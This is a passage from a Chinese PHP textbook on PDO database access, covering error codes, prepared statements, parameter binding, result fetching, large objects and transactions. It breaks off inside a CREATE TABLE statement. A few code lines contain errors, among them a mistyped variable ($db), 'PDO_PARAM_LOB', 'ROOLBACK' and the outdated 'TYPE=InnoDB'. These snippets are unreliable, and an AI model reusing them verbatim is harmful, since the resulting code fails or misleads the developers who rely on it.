SQL 标准提供了一组用于指示 SQL 查询结果的诊断代码，称为 SQLSTATE 代码。PDO 制定了使用 SQL-92 SQLSTATE 错误代码字符串的标准，不同 PDO 驱动程序负责将它们的本地代码映射为适当的 SQLSTATE 代码。例如，可以在 MySQL 安装目录下的 include/sql_state.h 文件中找到 MySQL 的

SQLSTATE 代码列表。可以使用 PDO 对象或是 PDOStatement 对象中的 errorCode()方法返回一个 SQLSTATE 代码。如果需要关于一个错误的更多特定的信息，在这两个对象中还提供了一个 errorInfo()方法，该方法将返回一个数组，其中包含 SQLSTATE 代码、特定于驱动程序的错误代码，以及特定于驱动程序的错误字符串。

21.4.4　使用 PDO 执行 SQL 语句

在使用 PDO 执行查询数据之前，先提供一组相关的数据。创建 PDO 对象并通过 mysql 驱动连接 localhost 的 MySQL 数据库服务器，MySQL 服务器的登录名为“mysql_user”，密码为“mysql_pwd”。创建一个以“testdb”命名的数据库，并在该数据库中创建一个联系人信息表 contactInfo。建立数据表的 SQL 语句如下所示：

```
CREATE TABLE contactInfo (                                    #创建表 contact
    uid mediumint(8) unsigned NOT NULL AUTO_INCREMENT,        #联系人 ID
    name varchar(50) NOT NULL,                                #姓名
    departmentId char(3) NOT NULL,                            #部门编号
    address varchar(80) NOT NULL,                             #联系地址
    phone varchar(20),                                        #联系电话
    email varchar(100),                                       #联系人的电子邮件
    PRIMARY KEY(uid)                                          #设置用户 ID 为主键
);
```

数据表 contactInfo 建立以后，向表中插入多行记录，本例中插入的数据如表 21-4 所示。

表 21-4　实例演示所需要的数据记录

UID	姓　名	部门编号	联系地址	联系电话	电子邮件
1	高某某	D01	海淀区	15801688338	gmm@lampbrother.net
2	洛某某	D02	朝阳区	15801681234	lmm@lampbrother.net
3	蜂某某	D03	东城区	15801689876	fmm@lampbrother.net
4	王某某	D01	西城区	15801681357	wmm@lampbrother.net
5	陈某某	D01	昌平区	15801682468	cmm@lampbrother.net

在 PHP 脚本中，通过 PDO 执行 SQL 查询与数据库进行交互，可以分为三种不同的策略，使用哪一种方法取决于你要做什么操作。

1. 使用 PDO::exec()方法

当执行 INSERT、UPDATE 和 DELETE 等没有结果集的查询时，使用 PDO 对象中的 exec()方法去执行。该方法成功执行后，将返回受影响的行数。注意，该方法不能用于 SELECT 查询。示例如下所示：

```
<?php
    try{
        $dbh = new PDO('mysql:dbname=testdb;host=localhost', 'mysql_user', 'mysql_pwd');
    }catch(PDOException $e){
        echo '数据库连接失败：'.$e->getMessage();
        exit;
    }
```

```
8
9     $query = "UPDATE contactInfo SET phone='15801680168' where name='高某某'";
10    //使用exec()方法可以执行INSERT、UPDATE和DELETE等
11    $affected = $dbh->exec($query);
12
13    if($affected){
14        echo '数据表contactInfo中受影响的行数为：'.$affected;
15    }else{
16        print_r($dbh->errorInfo());
17    }
```

2. 使用 PDO::query()方法

当执行返回结果集的 SELECT 查询时，或者所影响的行数无关紧要时，应当使用 PDO 对象中的 query()方法。如果该方法成功执行指定的查询，则返回一个 PDOStatement 对象。如果使用了 query()方法，并想了解获取的数据行总数，可以使用 PDOStatement 对象中的 rowCount()方法获取。示例代码如下所示：

```
1  <?php
2      $dbh = new PDO('mysql:dbname=testdb;host=localhost', 'mysql_user', 'mysql_pwd');
3      $dbh->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);
4
5      $query = "SELECT name, phone, email FROM contactInfo WHERE departmentId='D01'";
6
7      try {
8          //执行SELECT查询，并返回PDOstatement对象
9          $pdostatement = $dbh->query($query);
10         echo "一共从表中获取到".$pdostatement->rowCount()."条记录:\n";
11         foreach ($pdostatement as $row) {                    //从PDOstatement对象中遍历结果
12             echo $row['name'] . "\t";                        //输出从表中获取到的联系人的名字
13             echo $row['phone'] . "\t";                       //输出从表中获取到的联系人的电话
14             echo $row['email'] . "\n";                       //输出从表中获取到的联系人的电子邮件
15         }
16     } catch (PDOException $e) {
17         echo $e->getMessage();
18     }
```

根据前面给出的数据样本，有以下三条符合条件的数据记录。输出的结果如下：

```
一共从表中获取到三条记录:
高某某    15801680168    gmm@lampbrother.net
王某某    15801681357    wmm@lampbrother.net
陈某某    15801682468    cmm@lampbrother.net
```

另外，可以使用 PDO 过滤一些特殊字符，防止一些能引起 SQL 注入的代码。我们在 PDO 中使用 quote()方法实现，使用例子如下：

```
$query = "SELECT * FROM users WHERE login=".$dbh->quote($_POST['login'])." AND passwd=".$db->quote($_POST['pass']);
```

3. 使用 PDO::prepare()和 PDOStatement::execute()两个方法

当同一个查询需要多次执行时（有时需要迭代传入不同的列值），使用预处理语句的方式来实现效率会更高。从 MySQL 4.1 开始，就可以结合 MySQL 使用 PDO 对预处理语句的支持。使用预处理语句就需要使用 PDO 对象中的 prepare()方法去准备一个将要执行的查询，再使用 PDOStatement 对象中的 execute()方法来执行。这部分内容将在 21.5 节中详细介绍。

21.5 PDO 对预处理语句的支持

在生成网页时，许多 PHP 脚本通常都会执行除参数以外，其他部分完全相同的查询语句，针对这种重复执行一个查询，每次迭代使用不同的参数情况，PDO 提供了一种名为预处理语句（prepared statement）的机制，如图 21-4 所示。它可以将整个 SQL 命令向数据库服务器发送一次，以后只有参数发生变化，数据库服务器只需对命令的结构做一次分析就够了，即编译一次，可以多次执行。会在服务器上缓存查询的语句和执行过程，而只在服务器和客户端之间传输有变化的列值，以此来消除这些额外的开销。这不仅大大减少了需要传输的数据量，还提高了命令的处理效率。可以有效防止 SQL 注入，在执行单个查询时快于直接使用 query()/exec()的方法，速度快而且安全，推荐使用。




图 21-4　预处理语句的机制

21.5.1 了解 PDOStatement 对象

PDO 对预处理语句的支持需要使用 PDOStatement 类对象，但该类的对象并不是通过 NEW 关键字实例化出来的，而是通过执行 PDO 对象中的 prepare()方法，在数据库服务器中准备好一个预处理的 SQL 语句后直接返回的。如果通过之前执行 PDO 对象中的 query()方法返回的 PDOStatement 类对象，只代表的是一个结果集对象。而如果通过执行 PDO 对象中的 prepare()方法产生的 PDOStatement 类对象，则为一个查询对象，能定义和执行参数化的 SQL 命令。PDOStatement 类中的全部成员方法如表 21-5 所示。

表 21-5　PDOStatement 类中的成员方法（共 18 个）

方 法 名	描　述
bindColumn()	用来匹配列名和一个指定的变量名，这样每次获取各行记录时，会自动将相应的列值赋给该变量
bindParam()	将参数绑定到相应的查询占位符上
bindValue()	将一值绑定到对应的一个参数中
closeCursor()	关闭游标，使该声明再次被执行
columnCount()	在结果集中返回列的数目

续表

方 法 名	描 述
errorCode()	获取错误码
errorInfo()	获取错误的信息
execute()	负责执行一个准备好的预处理查询
fetch()	返回结果集的下一行，当到达结果集末尾时返回 false
fetchAll()	通过一次调用就可以获取结果集中的所有行，并赋给返回的数组
fetchColumn()	返回结果集中下一行某个列的值
fetchObject()	获取下一行记录并返回它作为一个对象。
getAttribute()	获取一个声明属性
getColumnMeta()	在结果集中返回某一列的属性信息
nextRowset()	检索下一行集（结果集）
rowCount()	返回执行 DQL 语句后查询结果的记录行数，或返回执行 DML 语句后受影响的记录行总数
setAttribute()	为一个预处理语句设置属性
setFetchMode()	设置获取结果集合的类型

21.5.2 准备语句

重复执行一个 SQL 查询，通过每次迭代使用不同的参数，这种情况使用预处理语句运行效率最高。使用预处理语句，首先需要在数据库服务器中先准备好“一个 SQL 语句”，但并不需要马上执行。PDO 支持使用“占位符”语法，将变量绑定到这个预处理的 SQL 语句中。另外，PDO 几乎为所支持的所有数据库提供了命名占位符模拟，甚至可以为生来就不支持该概念的数据库模拟预处理语句和绑定参数。这是 PHP 向前迈进的积极一步，因为这样可以使开发人员能够用 PHP 编写“企业级”的数据库应用程序，而不必特别关注数据库平台的能力。

对于一个准备好的 SQL 语句，如果在每次执行时都要改变一些列值，这种情况必须使用“占位符号”而不是具体的列值。或者只要有需要使用变量作为值的地方，就先使用占位符号替代，准备好一个没有传值的 SQL 语句，在数据库服务器的缓存区等待处理，然后再去单独赋给占位符号具体的值，再通知这个准备好的预处理语句执行。在 PDO 中有两种使用占位符的语法：“命名参数”和“问号参数”，使用哪一种语法要看个人的喜好。

➢ 使用命名参数作为占位符的 INSERT 查询如下所示：

```
$dbh->prepare("INSERT INTO contactInfo (name, address, phone) VALUES (:name, :address, :phone)");
```

需要自定义一个字符串作为“命名参数”，每个命名参数需要冒号（:）开始，参数的命名一定要有意义，最好和对应的字段名称相同。

➢ 使用问号（?）参数作为占位符的 INSERT 查询如下所示：

```
$dbh->prepare("INSERT INTO contactInfo (name, address, phone) VALUES (?, ?, ?)");
```

问号参数一定要和字段的位置顺序对应。不管是使用哪一种参数作为占位符构成的查询，或是语句中没有用到占位符，都需要使用 PDO 对象中的 prepare()方法，去准备这个将要用于迭代执行的查询，并返回 PDOStatement 类对象。

21.5.3　绑定参数

当 SQL 语句通过 PDO 对象中的 prepare()方法，在数据库服务器端准备好之后，如果使用了占位符，就需要在每次执行时替换输入的参数。可以通过 PDOStatement 对象中的 bindParam()方法，把参数变量绑定到准备好的占位符上（位置或名子要对应）。方法 bindParame()的原型如下所示：

bindParam (mixed parameter, mixed &variable [, int data_type [, int length [, mixed driver_options]]])

第一个参数 parameter 是必选项，如果在准备好的查询中占位符语法使用名字参数，那么将名字参数字符串作为 bindParam()方法的第一个参数提供。如果占位符语法使用问号参数，那么将准备好的查询中列值占位符的索引偏移量，作为该方法的第一个参数提供。

第二个参数 variable 也是必选项，提供赋给第一个参数所指定占位符的值。因为该参数是按引用传递的，所以只能提供变量作为参数，不能直接提供数值。

第三个参数 data_type 是可选项，显式地为当前被绑定的参数设置数据类型。可以为以下值。

- PDO::PARAM_BOOL：代表 boolean 数据类型。
- PDO::PARAM_NULL：代表 SQL 中 NULL 类型。
- PDO::PARAM_INT：代表 SQL 中 INTEGER 数据类型。
- PDO::PARAM_STR：代表 SQL 中 CHAR、VARCHAR 和其他字符串数据类型。
- PDO::PARAM_LOB：代表 SQL 中大对象数据类型。

第四个参数 length 是可选项，用于指定数据类型的长度。

第五个参数 driver_options 是可选项，通过该参数提供任何数据库驱动程序特定的选项。

将上一节中使用两种占位符语法准备的 SQL 查询，使用 bindParam()方法分别绑定上对应的参数。查询中使用名字参数的绑定示例如下所示：

```
<?php
    ...
    $query = "INSERT INTO contactInfo (name, address, phone) VALUES (:name, :address, :phone)";
    $stmt = $dbh->prepare($query);                  //调用PDO对象中的prepare()方法

    //第二个参数需要按引用传递，所以需要变量作为参数
    $stmt->bindParam(':name', $name);               //将变量$name的引用绑定到准备好的查询名字参数':name'中
    $stmt->bindParam(':address', $address);         //将变量address的引用绑定到查询的名字参数':address'中
    $stmt->bindParam(':phone', $phone);             //将变量phone的引用绑定到查询的名字参数':phone'中

    $name = "张某某";                               //声明一个参数变量$name
    $address = "北京海淀区中关村";                  //声明一个参数变量$address
    $phone = "15801688988";                         //声明一个参数变量$phone
```

查询中使用问号（?）参数的绑定示例如下所示，并在绑定时通过第三个参数显式地指定数据类型，当然使用名字参数一样可以通过第三个参数指定类型和通过第四个参数指定长度：

```
<?php
    ...
    $query = "INSERT INTO contactInfo (name, address, phone) VALUES (?, ?, ?)";
    $stmt = $dbh->prepare($query);                  //调用PDO对象中的prepare()方法

    //第一个参数需要对应占位符号(?)的顺序
    $stmt->bindParam(1, $name, PDO::PARAM_STR);     //将变量$name绑定到查询中的第一个问号参数中
    $stmt->bindParam(2, $address,PDO::PARAM_STR);   //将变量$address绑定到查询的第二个问号参数中
```

```
$stmt->bindParam(3, $phone,PDO::PARAM_STR,20);  //将变量$phone绑定到查询的第三个问号参数中

$name = "张某某";
$address = "北京海淀区中关村";
$phone = "15801688988";
```

21.5.4 执行准备好的查询

当准备好查询并绑定了相应的参数后，就可以通过调用 PDOStatement 类对象中的 execute()方法，反复执行在数据库缓存区准备好的语句了。在下面的示例中，向前面提供的 contactInfo 表中，使用预处理方式连续执行同一个 INSERT 语句，通过改变不同的参数添加两条记录。如下所示：

```
<?php
    try{
        $dbh = new PDO('mysql:dbname=testdb;host=localhost', 'mysql_user', 'mysql_pwd');
    }catch(PDOException $e){
        echo '数据库连接失败：'.$e->getMessage();
        exit;
    }

    $query = "INSERT INTO contactInfo (name, address, phone) VALUES (?, ?, ?)";
    $stmt = $dbh->prepare($query);        //调用PDO对象中的prepare()方法准备查询

    $stmt->bindParam(1, $name);           //将变量$name绑定到查询中的第一个问号参数中
    $stmt->bindParam(2, $address);        //将变量$address绑定到查询的第二个问号参数中
    $stmt->bindParam(3, $phone);          //将变量$phone绑定到查询的第三个问号参数中

    $name = "赵某某";                      //声明一个参数变量$name
    $address = "海淀区中关村";             //声明一个参数变量$address
    $phone = "15801688348";               //声明一个参数变量$phone

    $stmt->execute();                     //执行参数被绑定值后的准备语句

    $name = "孙某某";                      //为变量$name重新赋值
    $address = "宣武区";                   //为变量$address重新赋值
    $phone = "15801688698";               //为变量$phone重新赋值

    $stmt->execute();                     //再次执行参数被绑定值后的准备语句，插入第二条语句
```

如果你只是要传递输入参数，并且有许多这样的参数要传递，那么你会觉得下面所示的快捷方式语法非常有帮助。是通过在 execute()方法中提供一个可选参数，该参数是由准备查询中的命名参数占位符组成的数组，这是第二种为预处理查询在执行中替换输入参数的方式。此语法使你能够省去对 $stmt->bindParam()的调用。将上面的示例做如下修改：

```
<?php
    ...
    $query = "INSERT INTO contactInfo (name, address, phone) VALUES (:name, :address, :phone)";
    //调用PDO对象中的prepare()方法准备查询，使用命名参数
    $stmt = $dbh->prepare($query);

    //传递一个数组为预处理查询中的命名参数绑定值，并执行一次。
    $stmt->execute(array(":name"=>"赵某某",":address"=>"海淀区", ":phone"=>"15801688348"));

    //再次传递一个数组为预处理查询中的命名参数绑定值，并执行第二次插入数据。
    $stmt->execute(array(":name"=>"孙某某",":address"=>"宣武区", ":phone"=>"15801688698"));
```

上例是使用名子参数去准备好一个 SQL 语句，则调用 execute()方法时就必须传递一个关联数组，并且这个关联数组的每个下标名称都要和命名参数名称一一对应（可以不用命名参数前缀“:”），数组中的值才能对应的替换 SQL 语句中的命名参数。如果使用的是问号（?）参数，则需要传递一个索引数组，数组中每个值的位置都要对应每个问号参数。将上面的示例片段做如下修改：

```
<?php
    ...
    $query = "INSERT INTO contactInfo (name, address, phone) VALUES (?, ?, ?)";
    $stmt = $dbh->prepare($query);

    //传递一个数组为预处理查询中的问号参数绑定值，并执行一次.
    $stmt->execute(array("赵某某", "海淀区", "15801688348"));

    //再次传递一个数组为预处理查询中的问号参数绑定值，并执行第二次插入数据.
    $stmt->execute(array("孙某某", "宣武区", "15801688698"));
```

另外，如果执行的是 INSERT 语句，并且数据表有自动增长的 ID 字段，可以使用 PDO 对象中的 lastInsertId()方法获取最后插入数据表中的记录 ID。如果需要查看其他 DML 语句是否执行成功，可以通过 PDOStatement 类对象中的 rowCount ()方法获取影响记录的行数。

21.5.5　获取数据

PDO 的数据获取方法与其他数据库扩展都非常类似，只要成功执行 SELECT 查询，都会有结果集对象生成。不管是使用 PDO 对象中的 query()方法，还是使用 prepare()和 execute()等方法结合的预处理语句，执行 SELECT 查询都会得到相同的结果集对象 PDOStatement。都需要通过 PDOStatement 类对象中的方法将数据遍历出来。下面介绍 PDOStatement 类中常见的几个获取结果集数据的方法。

1．fetch()方法

PDOStatement 类中的 fetch()方法可以将结果集中当前行的记录以某种方式返回，并将结果集指针移至下一行，当到达结果集末尾时返回 FALSE。该方法的原型如下：

```
fetch ( [int fetch_style [, int cursor_orientation [, int cursor_offset]]] )      //返回结果集的下一行
```

第一个参数 fetch_style 是可选项，获取的一行数据记录中，各列的引用方式取决于这个参数如何设置。可以使用的设置有以下 6 种。

- PDO::FETCH_ASSOC：从结果集中获取以列名为索引的关联数组。
- PDO::FETCH_NUM：从结果集中获取一个以列在行中的数值偏移为索引的值数组。
- PDO::FETCH_BOTH：这是默认值，包含上面两种数组。
- PDO::FETCH_OBJ：从结果集当前行的记录中获取其属性对应各个列名的一个对象。
- PDO::FETCH_BOUND：使用 fetch()返回 TRUE，并将获取的列值赋给在 bindParm()方法中指定的相应变量。
- PDO::FETCH_LAZY：创建关联数组和索引数组，以及包含列属性的一个对象，从而可以在这三种接口中任选一种。

第二个参数 cursor_orientation 是可选项，用来确定当对象是一个可滚动的游标时应当获取哪一行。

第三个参数 cursor_offset 也是可选项，需要提供一个整数值，表示要获取的行相对于当前游标位置

的偏移。

在下面的示例中，使用 PDO 对象中的 query()方法执行 SELECT 查询，获取联系人信息表 contactInfo 中的信息，并返回 PDOStatement 类对象作为结果集。然后通过 fetch()方法结合 while 循环遍历数据，并以 HTML 表格的形式输出。代码如下所示：

```php
<?php
    try{
        $dbh = new PDO('mysql:dbname=testdb;host=localhost', 'mysql_user', 'mysql_pwd');
    }catch(PDOException $e){
        echo '数据库连接失败：'.$e->getMessage();
        exit;
    }

    echo '<table border="1" align="center" width=90%>';
    echo '<caption><h1>联系人信息表</h1></caption>';
    echo '<tr bgcolor="#cccccc">';
    echo '<th>UID</th><th>姓名</th><th>联系地址</th><th>联系电话</th><th>电子邮件</th></tr>';

    //使用query方式执行SELECT语句，建议使用prepare()和execute()形式执行语句
    $stmt = $dbh->query("SELECT uid,name,address,phone,email FROM contactInfo");

    //以PDO::FETCH_NUM式获取索引并遍历
    while(list($uid, $name, $address, $phone, $email) = $stmt->fetch(PDO::FETCH_NUM)){
        echo '<tr>';                                    //输出每行的开始标记
        echo '<td>'.$uid.'</td>';                       //从结果行数组中获取uid
        echo '<td>'.$name.'</td>';                      //从结果行数组中获取name
        echo '<td>'.$address.'</td>';                   //从结果行数组中获取address
        echo '<td>'.$phone.'</td>';                     //从结果行数组中获取phone
        echo '<td>'.$email.'</td>';                     //从结果行数组中获取email
        echo '</tr>';                                   //输出每行的结束标记
    }
    echo '</table>';                                    //输出表格的结束标记
```

该程序的输出结果如图 21-5 所示。

图 21-5　数据输出结果演示

2．fetchAll()方法

fetchAll()方法与上一个方法 fetch()类似，但是该方法只需要调用一次就可以获取结果集中的所有行，并赋给返回的数组（二维）。该方法的原型如下：

```
fetchAll ( [int fetch_style [, int column_index]] )          //一次调用返回结果集中所有行
```

第一个参数 fetch_style 是可选项，以何种方式引用所获取的列取决于该参数。默认值为 PDO::FETCH_BOTH，所有可用的值可以参考在 fetch()方法中介绍的第一个参数的列表，还可以指定 PDO::FETCH_COLUMN 值，从结果集中返回一个包含单列的所有值。

第二个参数 column_index 是可选项，需要提供一个整数索引，当在 fetchAll()方法的第一个参数中指定 PDO::FETCH_COLUMN 值时，从结果集中返回通过该参数提供的索引所指定列的所有值。fetchAll()方法的应用示例如下所示：

```php
<?php
    try{
        $dbh = new PDO('mysql:dbname=testdb;host=localhost', 'mysql_user', 'mysql_pwd');
    }catch(PDOException $e){
        echo '数据库连接失败：'.$e->getMessage();
        exit;
    }

    echo '<table border="1" align="center" width=90%>';
    echo '<caption><h1>联系人信息表</h1></caption>';
    echo '<tr bgcolor="#cccccc">';
    echo '<th>UID</th><th>姓名</th><th>联系地址</th><th>联系电话</th><th>电子邮件</th></tr>';

    $stmt = $dbh->prepare("SELECT uid,name,address,phone,email FROM contactInfo");
    $stmt->execute();
    $allRows = $stmt->fetchAll(PDO::FETCH_ASSOC);                    //以关联下标从结果集中获取所有数据

    foreach($allRows as $row){                                       //遍历获取到的所有行数组$allRows
        echo '<tr>';
        echo '<td>'.$row['uid'].'</td>';                             //从结果行数组中获取uid
        echo '<td>'.$row['name'].'</td>';                            //从结果行数组中获取name
        echo '<td>'.$row['address'].'</td>';                         //从结果行数组中获取address
        echo '<td>'.$row['phone'].'</td>';                           //从结果行数组中获取phone
        echo '<td>'.$row['email'].'</td>';                           //从结果行数组中获取email
        echo '</tr>';                                                //输出每行结束标记
    }
    echo '</table>';

    /* 以下是在fetchAll()方法中使用两个特别参数的演示示例 */
    $stmt->execute();                                                //再次执行一个准备好的SELECT语句
    $row=$stmt->fetchAll(PDO::FETCH_COLUMN, 1);                      //从结果集中获取第二列的所有值
    echo '所有联系人的姓名：';                                        //输出提示
    print_r($row);                                                   //输出获取到的第二列所有姓名数组
```

该程序的输出结果和前一个示例相似，只是多输出一个包含所有联系人姓名的数组。在很大程度上是出于方便考虑，选择使用 fetchAll()方法代替 fetch()方法。但使用 fetchAll()处理特别大的结果集时，会给数据库服务器资源和网络带宽带来很大的负担。

3．setFetchMode()方法

PDOStatement 对象中的 fetch()和 fetchAll()两个方法，获取结果数据的引用方式默认都是一样的，既按列名索引又按列在行中的数值偏移（从 0 开始）索引的值数组，因为它们的默认模式都被设置为 PDO::FETCH_BOTH 值。如果计划使用其他模式来改变这个默认设置，可以在 fetch()或 fetchAll()方法中提供需要的模式参数。但如果多次使用这两个方法，在每次调用时都需要设置新的模式来改变默认的模式。这时就可以使用 PDOStatement 类对象中的 setFetchMode()方法，在脚本页面的顶部设置一次模式，以后所有 fetch()和 fetchAll()方法的调用都将生成相应引用的结果集，减少了多次在调用 fetch()方法

时的参数录入。

4．bindColumn()方法

使用该方法可以将一个列和一个指定的变量名绑定，这样在每次使用 fetch()方法获取各行记录时，会自动将相应的列值赋给该变量，但必须是在 fetch()方法的第一个参数设置为 PDO::FETCH_BOTH 值时。bindColumn()方法的原型如下所示：

```
bindColumn ( mixed column, mixed &param [, int type] )          //设置绑定列值到变量上
```

第一个参数 column 为必选项，可以使用整数的列偏移位置索引（索引值从 1 开始），或是列的名称字符串。第二个参数 param 也是必选项，需要传递一个引用，所以必须提供一个相应的变量名。第三个参数 type 是可选项，通过设置变量的类型来限制变量值，该参数支持的值和介绍 bindParam()方法时提供的一样。该方法的应用示例如下所示：

```
1  <?php
2      try{
3          $dbh = new PDO('mysql:dbname=testdb;host=localhost', 'mysql_user', 'mysql_pwd');
4          $dbh->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);
5      }catch(PDOException $e){
6          echo '数据库连接失败：'.$e->getMessage();
7          exit;
8      }
9
10     //声明一个SELECT查询，从表contactInfo中获取D01部门的四个字段的信息
11     $query = "SELECT uid, name, phone, email FROM contactInfo WHERE departmentId='D01'";
12     try {
13         $stmt = $dbh->prepare($query);                          //准备声明好的一个查询
14         $stmt->execute();                                       //执行准备好的查询
15         $stmt->bindColumn(1, $uid);                             //通过列位置偏移数绑定变量$uid
16         $stmt->bindColumn(2, $name);                            //通过列位置偏移数绑定变量$name
17         $stmt->bindColumn('phone', $phone);                     //绑定列名称到变量$phone上
18         $stmt->bindColumn('email', $email);                     //绑定列名称到变量$email上
19
20         while ($stmt->fetch(PDO::FETCH_BOUND)) {                //fetch()方法传入特定的参数遍历
21             echo $uid."\t".$name."\t".$phone."\t".$email."\n";  //输出自动将列值赋给对应变量的值
22         }
23     } catch (PDOException $e) {
24         echo $e->getMessage();
25     }
```

在本例中的第 15 行和第 16 行，即使用整数的列偏移位置索引，将第一列和变量$uid 绑定，第二列和变量$name 绑定。又在第 17 行和第 18 行，使用列的名称字符串分别将 phone 和 email 两个列绑定到变量$phone 和$email 上。根据前面给出的数据样本，有三条符合条件的数据记录，输出的结果如下：

```
1    高某某    15801680168    gmm@lampbrother.net
4    王某某    15801681357    wmm@lampbrother.net
5    陈某某    15801682468    cmm@lampbrother.net
```

5．获取数据列的属性信息

在项目开发中，除了可以通过上面的几种方式获取数据表中的记录信息外，还可以使用 PDOStatement 类对象的 columnCount()方法获取数据表中字段的数量，并且可以通过 PDOStatement 类对象的 getColumnMeta()方法获取具体列的属性信息。

21.5.6　大数据对象的存取

在进行项目开发时，有时会需要在数据库中存储“大型”数据。大型对象可以是文本数据，也可以是二进制的图片、电影等。PDO 允许在 bindParam()或 bindColumn()调用中通过使用 PDO::PARAM_LOB 类型代码来使用大型数据类型。PDO::PARAM_LOB 告诉 PDO 将数据映射为流，所以可以使用 PHP 中的文件处理函数来操纵这样的数据。下面是将上传的图像插入到一个数据库中的示例：

```
<?php
    $dbh = new PDO('mysql:dbname=testdb;host=localhost', 'mysql_user', 'mysql_pwd');
    $stmt = $dbh->prepare("INSERT INTO images(contenttype, imagedata) VALUES (?, ?)");

    $fp = fopen($_FILES['file']['tmp_name'], 'rb');      //使用fopen()函数打开上传的文件

    $stmt->bindParam(1, $_FILES['file']['type']);        //将上传文件的MIME类型绑定到第一个参数中
    $stmt->bindParam(2, $fp, PDO_PARAM_LOB);             //将上传文件的二进制数据和第二个参数绑定

    $stmt->execute();                                    //执行准备好的并绑定了参数的查询
```

上面的介绍很简明扼要，现在让我们试试另一面，从数据库取一幅图像，并使用 fpassthru()函数将给定的文件指针，从当前的位置读取到 EOF 并把结果写到输出缓冲区。如下所示：

```
<?php
    $dbh = new PDO('mysql:dbname=testdb;host=localhost', 'mysql_user', 'mysql_pwd');

    $stmt = $dbh->prepare("SELECT contenttype, imagedata FROM images WHERE id=?");
    $stmt->execute(array($_GET['id']));          //通过表单中输入的ID值和参数绑定，并执行查询

    list($type, $lob) = $stmt->fetch();          //获取结果集中的大数据类型和文件指针
    header("Content-Type: $type");               //将从表中读取的大文件类型作为合适的报头发送
    fpassthru($lob);                             //发送图片并终止脚本
```

这两个例子都是宏观层次的，被选取的大型对象是一个文件流，可以通过所有常规的流函数来使用它。如 fgets()、fread()或 stream_get_contents()等文件处理函数。

21.6　PDO 的事务处理

事务是确保数据库一致的机制，是一个或一系列的查询，作为一个单元的一组有序的数据库操作。如果组中的所有 SQL 语句都操作成功，则认为事务成功，事务则被提交，其修改将作用于所有其他数据库进程。即使在事务的组中只有一个环节操作失败，事务也不成功，则整个事务将被回滚，该事务中所有操作都将被取消。事务功能是企业级数据库的一个重要部分，因为很多业务过程都包括多个步骤。如果任何一个步骤失败，则所有步骤都不应发生。事务处理有 4 个重要特征：原子性（Atomicity）、一致性（Consistency）、独立性（Isolation）和持久性（Durability），即 ACID。对于在一个事务中执行的任何工作，即使它是分阶段执行的，也一定可以保证该工作会安全地应用于数据库，并且在工作被提交时，不会受到其他连接的影响。

21.6.1 MySQL 的事务处理

在 MySQL 4.0 及以上版本中均默认启用事务，但 MySQL 目前只有 InnoDB 和 BDB 两个数据表类型才支持事务，两个表类型具有相同的特性，InnoDB 表类型具有比 BDB 还丰富的特性，速度更快，因此建议使用 InnoDB 表类型。创建 InnoDB 类型的表实际上与创建任何其他类型表的过程没有区别，如果数据库没有设置为默认的表类型，只要在创建时显式指定要将表创建为 InnoDB 类型。创建 InnoDB 类型一个雇员表 employees 如下所示：

```
CREATE TABLE employees(...)  TYPE=InnoDB;     //使用 TYPE 指定表类型为 InnoDB
```

在默认的情况下，MySQL 是以自动提交（autocommit）模式运行的，这就意味着所执行的每一个语句都将立即写入数据库中。但如果使用事务安全的表格类型，是不希望有自动提交的行为的。要在当前的会话中关闭自动提交，执行如下所示的 MySQL 命令：

```
mysql> SET AUTOCOMMIT = 0;                    //在当前的会话中关闭自动提交
```

如果自动提交被打开了，必须使用如下所示语句开始一个事务，如果自动提交是关闭的，不需要使用这条命令，因为当输入一个 SQL 语句时，一个事务将自动启动。如下所示：

```
mysql> START TRANSACTION;                     //开始一个事务
```

在完成了一组事务的语句输入后，可以使用如下所示语句将其提交给数据库。只有提交了一个事务，该事务才能在其他会话中被其他用户所见，如下所示：

```
mysql> COMMIT;                                //提交一个事务给数据库
```

如果改变主意，可以使用如下所示语句回到数据库以前的状态，如下所示：

```
mysql> ROOLBACK;                              //事务将被回滚，所有操作都将被取消
```

并不是每种数据库都支持事务，PDO 只为能够执行事务的数据库提供事务支持，所以当第一次打开连接时，PDO 需要在“自动提交（auto-commit）”模式下运行。如果需要一个事务，那么必须使用 PDO 对象中的 beginTransaction()方法来启动一个事务。如果底层驱动程序不支持事务，那么将会抛出一个 PDOException 异常。在一个事务中，可以使用 PDO 对象中的 commit()方法或 rollback()方法来结束该事务，这取决于事务中运行的代码是否成功。

21.6.2 构建事务处理的应用程序

例如，一次在线购物的过程，选好一款产品，价格为 RMB80.00 元，采用网上银行转账方式付款。假设用户 userA 向用户 userB 的账户转账，需要从 userA 账户中减去 80 元，并向 userB 账户加上 80 元。首先，在 demo 数据库中准备一个 InnoDB 类型的数据表（account）。用于保存两个用户的账户信息，包括其姓名和可用现金数据。并向表中插入 userA 和 userB 的数据记录。如下所示：

```
MySQL Command Line Client
mysql> use demo;                                          -- 使用demo作为一个演示数据库
Database changed
mysql> CREATE TABLE account(
    -> id SMALLINT UNSIGNED NOT NULL AUTO_INCREMENT,
